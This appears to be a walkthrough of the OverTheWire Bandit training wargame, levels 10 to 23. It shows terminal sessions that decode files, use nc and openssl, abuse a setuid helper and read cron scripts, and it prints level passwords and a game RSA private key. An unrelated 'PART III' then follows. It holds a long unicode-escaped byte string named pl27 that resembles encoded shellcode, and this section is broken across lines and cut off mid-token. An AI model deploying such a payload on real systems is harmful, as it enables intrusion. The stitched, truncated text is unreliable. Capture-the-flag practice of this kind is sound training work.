data.txt
bandit10@bandit:~$ cat data.txt | base64 --decode
The password is IFukwKGsFW8MOq3IRFqrxE1hxTNEbUPR
bandit10@bandit:~$ 
```

Bandit Level 11 □ Level 12

The password for the next level is stored in the file **data.txt**, where all lowercase (a-z) and uppercase (A-Z) letters have been rotated by 13 positions




```
bandit11@bandit:~$ ls
data.txt
bandit11@bandit:~$ cat data.txt
Gur cnffjbeq vf 5Gr8L4qetPEsPk8htqjhRK8XSP6x2RHh
bandit11@bandit:~$ cat data.txt | tr '[A-Za-z]' '[N-ZA-Mn-za-m]'
The password is 5Te8Y4drgCRfCx8ugdwuEX8KFC6k2EUu
bandit11@bandit:~$ 
```

Bandit Level 12 □ Level 13


The password for the next level is stored in the file **data.txt**, which is a hexdump of a file that has been repeatedly compressed. For this level it may be useful to create a directory under /tmp in which you can work using mkdir. For example: mkdir /tmp/myname123. Then copy the datafile using cp, and rename it using mv (read the manpages!)

This is a very repetitive step and many ways to solve the problem, but the most important step is to convert hexdump to binary file. After that use file command to check the compression method, rename the file to its corresponding compression format then call the decompression function. At the end we have the data8.bin. decompress this file and use cat command to get the password.




```
bandit12@bandit:/tmp/vinh$ ls
binfile.bin  data5.bin  data6.bin.out  data8.bin  test.txt
bandit12@bandit:/tmp/vinh$ ls
binfile.bin  data5.bin  data6.bin.out  data8.bin  test.txt
bandit12@bandit:/tmp/vinh$ zcat data8.bin >data8_extract
bandit12@bandit:/tmp/vinh$ ls
binfile.bin  data5.bin  data6.bin.out  data8.bin  data8_extract  test.txt
bandit12@bandit:/tmp/vinh$ cat data8_extract
The password is 8ZjyCRiBWFYkneahHwxCv3wb2a1ORpYL
bandit12@bandit:/tmp/vinh$ 
```

Bandit Level 13 □ Level 14




```
bandit14@bandit:~$ ls
bandit14@bandit:~$ cd /etc
bandit14@bandit:/etc$ cd bandit_pass
bandit14@bandit:/etc/bandit_pass$ cd bandit14
-bash: cd: bandit14: Not a directory
bandit14@bandit:/etc/bandit_pass$ cat bandit14
4wcYUJFw0k0XLShlDzztnTBHiqxU3b3e
bandit14@bandit:/etc/bandit_pass$ 
```

Bandit Level 14 □ Level 15




```
bandit14@bandit:/etc/bandit_pass$ nc localhost 30000
4wcYUJFw0k0XLShlDzztnTBHiqxU3b3e
Correct!
BfMYroe26WYalil77FoDi9qh59eK5xNr

bandit14@bandit:/etc/bandit_pass$ 
```

Bandit Level 15 □ Level 16




```
    Start Time: 1519279491
    Timeout   : 300 (sec)
    Verify return code: 18 (self signed certificate)
---
BfMYroe26WYalil77FoDi9qh59eK5xNr
Correct!
cluFn7wTiGryunymYOu4RcffSxQluehd

closed
bandit14@bandit:/etc/bandit_pass$ 
```

Bandit Level 16 □ Level 17




```
Correct!
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAvmOkuifmMg6HL2YPIOjon6iWfbp7c3jx34YkYWqUH57SUdyJ
imZzeyGC0gtZPGujUSxiJSWI/oTqexh+cAMTSMlOJf7+BrJObArnxd9Y7YT2bRPQ
Ja6Lzb558YW3FZl87ORiO+rW4LCDCNd2lUvLE/GL2GWyuKN0K5iCd5TbtJzEkQTu
DSt2mcNn4rhAL+JFr56o4T6z8WWAW18BR6yGrMq7Q/kALHYW3OekePQAzL0VUYbW
JGTi65CxbCnzc/w4+mqQyvmzpWtMAzJTzAzQxNbkR2MBGySxDLrjg0LWN6sK7wNX
k0YVztz/zbIkPjfkU1jHS+9EbVNj+D1XFOJuaQIDAQABAoIBABagpxpM1aoLWfvD
KHcj10nqcoBc4oE11aFYQwik7xfW+24pRNuDE6SFthOar69jp5RlLwD1NhPx3iBl
J9nOM8OJ0VToum43UOS8YxF8WwhXriYGnc1sskbwpXOUDc9uX4+UESzH22P29ovd
d8WErY0gPxun8pbJLmxkAtWNhpMvfe0050vk9TL5wqbu9AlbssgTcCXkMQnPw9nC
YNN6DDP2lbcBrvgT9YCNL6C+ZKufD52yOQ9qOkwFTEQpjtF4uNtJom+asvlpmS8A
vLY9r60wYSvmZhNqBUrj7lyCtXMIu1kkd4w7F77k+DjHoAXyxcUp1DGL51sOmama
+TOWWgECgYEA8JtPxP0GRJ+IQkX262jM3dEIkza8ky5moIwUqYdsx0NxHgRRhORT
8c8hAuRBb2G82so8vUHk/fur85OEfc9TncnCY2crpoqsghifKLxrLgtT+qDpfZnx
SatLdt8GfQ85yA7hnWWJ2MxF3NaeSDm75Lsm+tBbAiyc9P2jGRNtMSkCgYEAypHd
HCctNi/FwjulhttFx/rHYKhLidZDFYeiE/v45bN4yFm8x7R/b0iE7KaszX+Exdvt
SghaTdcG0Knyw1bpJVyusavPzpaJMjdJ6tcFhVAbAjm7enCIvGCSx+X3l5SiWg0A
R57hJglezIiVjv3aGwHwvlZvtszK6zV6oXFAu0ECgYAbjo46T4hyP5tJi93V5HDi
Ttiek7xRVxUl+iU7rWkGAXFpMLFteQEsRr7PJ/lemmEY5eTDAFMLy9FL2m9oQWCg
R8VdwSk8r9FGLS+9aKcV5PI/WEKlwgXinB3OhYimtiG2Cg5JCqIZFHxD6MjEGOiu
L8ktHMPvodBwNsSBULpG0QKBgBAplTfC1HOnWiMGOU3KPwYWt0O6CdTkmJOmL8Ni
blh9elyZ9FsGxsgtRBXRsqXuz7wtsQAgLHxbdLq/ZJQ7YfzOKU4ZxEnabvXnvWkU
YOdjHdSOoKvDQNWu6ucyLRAWFuISeXw9a/9p7ftpxm0TSgyvmfLF2MIAEwyzRqaM
77pBAoGAMmjmIJdjp+Ez8duyn3ieo36yrttF5NSsJLAbxFpdlc1gvtGCWW+9Cq0b
dxviW8+TFVEBl1O4f7HVm6EpTscdDxU+bCXWkfjuRb7Dy9GOtt9JPsX8MBTakzh3
vBgsyi/sN3RqRBcGU40fOoZyfAMT8s1m/uYv52O6IgeuZ/ujbjY=
-----END RSA PRIVATE KEY-----

closed
bandit14@bandit:/etc/bandit_pass$
```

Bandit Level 17 □ Level 18




```
bandit17@bandit:~$ diff passwords.new passwords.old
42c42
< kfBf3eYk5BPBRzwjqutbbfE887SVc5Yd
---
> 6vcSC74ROI95NqkKaeEC2ABVMDX9TyUr
bandit17@bandit:~$ 
```

Bandit Level 18 □ Level 19




```
Byebye !
Connection to bandit.labs.overthewire.org closed.
root@kali:~# ssh bandit18@bandit.labs.overthewire.org -p 2220 cat readme
This is a OverTheWire game server. More information on http://www.overthewire.or
g/wargames
bandit18@bandit.labs.overthewire.org's password:
IueksS7Ubh8G3DCwVzrTd8rAVOwq3M5x
root@kali:~#
```

Bandit Level 19 □ Level 20




```
bandit19@bandit:~$ ls
bandit20-do
bandit19@bandit:~$ file bandit20-do
bandit20-do: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dy
namically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[
sha1]=1c05d80e62cd205a3497b870e8294402424a4f7c, not stripped
bandit19@bandit:~$ ./bandit20-do
Run a command as another user.
  Example: ./bandit20-do id
bandit19@bandit:~$ ./bandit20-do id
uid=11019(bandit19) gid=11019(bandit19) euid=11020(bandit20) groups=11019(bandit
19)
bandit19@bandit:~$ cat /etc/bandit_pass/bandit20
cat: /etc/bandit_pass/bandit20: Permission denied
bandit19@bandit:~$ ./bandit20-do cat /etc/bandit_pass/bandit20
GbKksEFF4yrVs6il55v6gwY5aVje5f0j
bandit19@bandit:~$ ^C
bandit19@bandit:~$
```

Bandit Level 20 □ Level 21




```
bandit20@bandit:~$ nc -l 9999
GbKksEFF4yrVs6il55v6gwY5aVje5f0j
gE269g2h3mw3pwgrj0Ha9Uoqen1c9DGr
bandit20@bandit:~$
```

Bandit Level 21 □ Level 22



```
bandit21@bandit:~$ cd /etc/cron.d
bandit21@bandit:/etc/cron.d$ crontab cronjob_bandit22
/var/spool/cron/: mkstemp: Permission denied
bandit21@bandit:/etc/cron.d$ cat cronjob_bandit22
@reboot bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null
* * * * * bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null
bandit21@bandit:/etc/cron.d$ cat /usr/bin/cronjob_bandit22.sh &> /dev/null
bandit21@bandit:/etc/cron.d$ cat D^C
bandit21@bandit:/etc/cron.d$ cat usr/bin/cronjob_bandit22.sh
cat: usr/bin/cronjob_bandit22.sh: No such file or directory
bandit21@bandit:/etc/cron.d$ cat /usr/bin/cronjob_bandit22.sh
#!/bin/bash
chmod 644 /tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv
cat /etc/bandit_pass/bandit22 > /tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv
bandit21@bandit:/etc/cron.d$ cat /tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv
Yk7owGAcWjwMVRwrTesJEwB7WVOiILLI
bandit21@bandit:/etc/cron.d$
```

Bandit Level 22 □ Level 23



```
bandit22@bandit:~$ cd /etc/cron.d
bandit22@bandit:/etc/cron.d$ ls
cronjob_bandit22  cronjob_bandit23  cronjob_bandit24  popularity-contest
bandit22@bandit:/etc/cron.d$ cat cronjob_bandit23
@reboot bandit23 /usr/bin/cronjob_bandit23.sh  &> /dev/null
* * * * * bandit23 /usr/bin/cronjob_bandit23.sh  &> /dev/null
bandit22@bandit:/etc/cron.d$ ./cronjob_bandit23.sh
-bash: ./cronjob_bandit23.sh: No such file or directory
bandit22@bandit:/etc/cron.d$ cronjob_bandit23.sh
Copying passwordfile /etc/bandit_pass/bandit22 to /tmp/8169b67bd894ddbb4412f91573b38db3
bandit22@bandit:/etc/cron.d$ cat /tmp/8169b67bd894ddbb4412f91573b38db3
Yk7owGAcWjwMVRwrTesJEwB7WVOiILLI
bandit22@bandit:/etc/cron.d$
```

Bandit Level 23 □ Level 24

….DON"T HAVE ENOUGH TIME TO READ DOCUMENTS

PART III

pl27 = "\u06eb\u0000\u0000\u05eb\uf9e8\uffff\u5aff\uc283\u8718\u8bd6\u33fe\u66c9\ue0b9\ufc01\u35ad\u9f95\u87ab\ue2ab\u05f7\u430f\u9587\uab9f\u16da\uae72\u490c\u471e\u9487\uab9f\u5cb4\u20fb\ua5b2\uab9f\u1e87\ua7e9\ue30c\u2083\u9dc1\ud514\u1ea7\ucda9\udabe\ude87\uf375\ue4a6\ue191\u2673\ua932\uab99\u1887\u5322\u9582\u439f\u9101\uab9f\u000a\uacec\u9587\u54cd\u6d12\uab9a\u1087\ua45f\u3a03\uab9c\u1887\uc32a\u9581\u269f\ub53a\uab99\u7d87\uafff\u9587\u3e12\u90fb\uab9f\u6ad5\u530a\u9582\u2e9f\u9a47\u221b\u9584\u269f\ue532\uab99\u1887\u8f22\u9581\u439f\u91bd\uab9f\u000a\uae17\u9587\u54cd\u6d12\uab9a\u1087\ua45f\uf603\uab9c\u1887\u2f2a\u9581\u269f\ua13a\uab99\u7d87\uaf8b\u9587\ue812\u52b3\u379f\u9587\ufb9f\u0078\uad83\u9

```
587\u6b1a\u98f3\ue812\u16b3\uafe7\u9a81\u831d\u6a78\u2660\ufa02\uab9a\uc587\u3e60\u9397\
uab9f\u5502\u2f90\u969b\uab9f\u160e\uab43\u9587\uee12\uf35c\ua314\u1ce1\u7314\u9587\ucd9f
\udd0c\ucd9d\u1e0e\uab45\u9587\u28f9\u4d3c\uab9f\u9c87\u2f90\u91f8\uab9f\u000a\uaefc\u9587
\u54cd\u6d12\uab9a\u1087\ua45f\u4e03\uab9d\u9087\ubb9f\u9587\u2816\u9553\uab9f\u93ed\uab
f7\u92f7\uc19f\u1887\u3a0a\u9581\uf99f\u2678\uab4b\u9587\u2177\u9584\u2e9f\u9a47\u061b\u9
585\u229f\u7904\uab9f\uff87\uc39e\ue587\uab98\u95ed\u3e12\u9317\uab9f\u6ad5\u7f2c\u9587\u
439f\u96e6\uab9f\u5502\u2f90\u9703\uab9f\u160e\uab7f\u9587\uaff5\u95ef\uab8f\ufd87\uab9f\u9
907\uabf5\u0078\uad9b\u9587\u6b1a\u1188\ua9fd\u9587\u2816\u956f\uab9f\u6d0c\u2814\u956b\
uab9f\uf32c\u101c\u955f\uab9f\ue78c\u208e\u9d02\uab99\u3e87\u2814\u956b\uab9f\u3e2c\ua474
\u100c\uad97\u9587\u2034\u7504\uab9f\u3e87\u1334\u95a7\ua397\u2de1\uaabf\uf32c\u6bac\u2d
2c\u8b9f\u9587\u1334\u95c7\uab9f\u2d2c\uabbf\u9d8f\u1234\u9a78\uab9f\u4c70\u52bc\u5a06\ua
a9f\u9587\u1e12\u901f\uab9f\ueb3e\uab98\u1487\uaf5e\u9586\u589f\u2523\u01de\u14e1\uab60\u
e797\u2069\u7d14\uab9f\u1487\uab5d\u1587\u1293\u8587\uab9f\u260c\uab77\u9587\u0f6c\u6fbc\
u44ed\u180a\uad04\u9587\u20f9\u4d04\uab9f\uf387\uaaa6\u9af3\u6a1c\uf395\u921c\u9a87\u0a1b
\u9586\u409f\uf36b\u2814\u955d\uab9f\uace1\ua9de\u85f3\u6a1c\uf395\ud21c\u9585\u2f90\u940
3\uab9f\u7f6c\u2016\u9557\uab9f\u000a\uad08\u9587\uea15\u1d97\uaadd\u91ed\uabf7\u9bc7\uc1
9f\uc787\u3814\u955b\uab9f\u5706\ubb9f\u9587\u43cd\u97ae\uab9f\u5502\u2f90\u94cb\uab9f\u1
ec7\u2667\u7104\uab9f\uc587\uebf5\u94ed\u54c8\u9d12\uab99\u1e87\u7b14\u9587\u219f\u84c6\
uac17\u160c\uab43\u9587\u2014\u9557\uab9f\ud484\u5493\ufd57\ua877\u9587\u3e60\u939f\uab9
f\u95ed\uabf5\u95ed\uabf5\u100a\uaed7\u9587\u54cf\ub112\uab99\uff87\uc19f\uff87\uc19c\uff87\
uc39f\u943c\uab9f\u180a\uaed2\u9587\ufbce\u0078\uadb7\u9587\uabf5\u95ef\u2b9f\uff87\uc19f\u
ff87\u269f\uce0a\uab9a\uc487\uabf5\u6ad7\u870a\u9581\uc39f\u9587\ua71f\u2678\uab77\u9587\u
aef5\u180a\uaed7\u9587\ufbce\u0078\uadaf\u9587\u2014\u9557\uab9f\ud40c\ua89b\u4904\uab9f\
u1c87\u5b1c\u9587\u209f\u450c\uab9f\u1e87\ua3de\u1684\uab43\u9587\u2816\u9573\uab9f\u7d3
9\uab9c\u7d87\uabe3\u9587\uded1\u7d7f\uabeb\u9587\u5b14\uf86f\uab9f\u1e87\u4367\u95e1\ua
b9f\u6ad1\u5b0c\u9587\uc39f\u947f\uab9f\u95ed\u3e60\u938b\uab9f\uc5d0\ufbcf\u6d0c\u8b27\u9
d87\u1297\u95fd\uab9f\u3e74\u6bac\u3ee1\u3e60\u93bf\uab9f\uca11\u3726\u9587\u1b9f\u66c5\u
f335\ufdd8\uab03\u9587\ufdcf\u0078\uadab\u9587\u54c8\u6514\uab9f\ufd87\ub817\u9587\u3e60\
u939f\uab9f\u95ed\u54f5\u0078\uad9f\u9587\u2e12\u9014\uab9f\u94ed\u28f9\u4d3c\uab9f\u9e87
\uaaed\uc5d7\ufbcf\uc5d7\uc1cf\uff87\u549f\u6114\uab9f\u5687\u98c8\ua678\u075f\u5503\ua6eb\
uf4bb\ua9e3\ub5ab\u645e\u968a\u4067\u026b\u68c0\uc37b\uf8c8\u1ed6\u2267\ub1cb\u2643\ua9f
6\u2032\u9dd3\u2ee7\ue155\ua8c3\ub1d3\u2043\ub5dd\uf79c\u49a3\ue114\u1e9f\ua8ac\ub1f3\u4
343\u6a31\u5460\u52bc\uaceb\u5604\u499b\u7e6b\u20a7\u8dc5\u6ab4\ue70c\ua8bb\ub1f3\uf943\
u973c\uab9f\u6287\uf17c\u5384\u62ac\u1ee1\u2097\u89fd\u79ac\u913c\uab9f\u1e87\u5c5e\u9664
\u8fdb\u965b\u2058\u9687\u8fdb\u7e5b\u989d\ucc47\uf4c4\u56d9\u6314\ua82a\u1024\u2e3c\ua3
eb\ue26f\u5460\u3e78\u5b74\uc344\uf9c8\uc6d6\uef68\u8da3\u5460\u6a78\ue6eb\ud170\ub7bb\u
6a78\u5460\ud6f3\u2063\ub1cb\u2eb7\ue14e\u20a5\ub1f3\u2087\ub1fb\u2083\ub1db\u20bb\ub1d
3\u90bf\ue24c\ufdb9\uc4d0\u2ecd\ue055\u589b\u7e21\u2191\ub781\u919d\ue080\ued99\ud7c0\ud
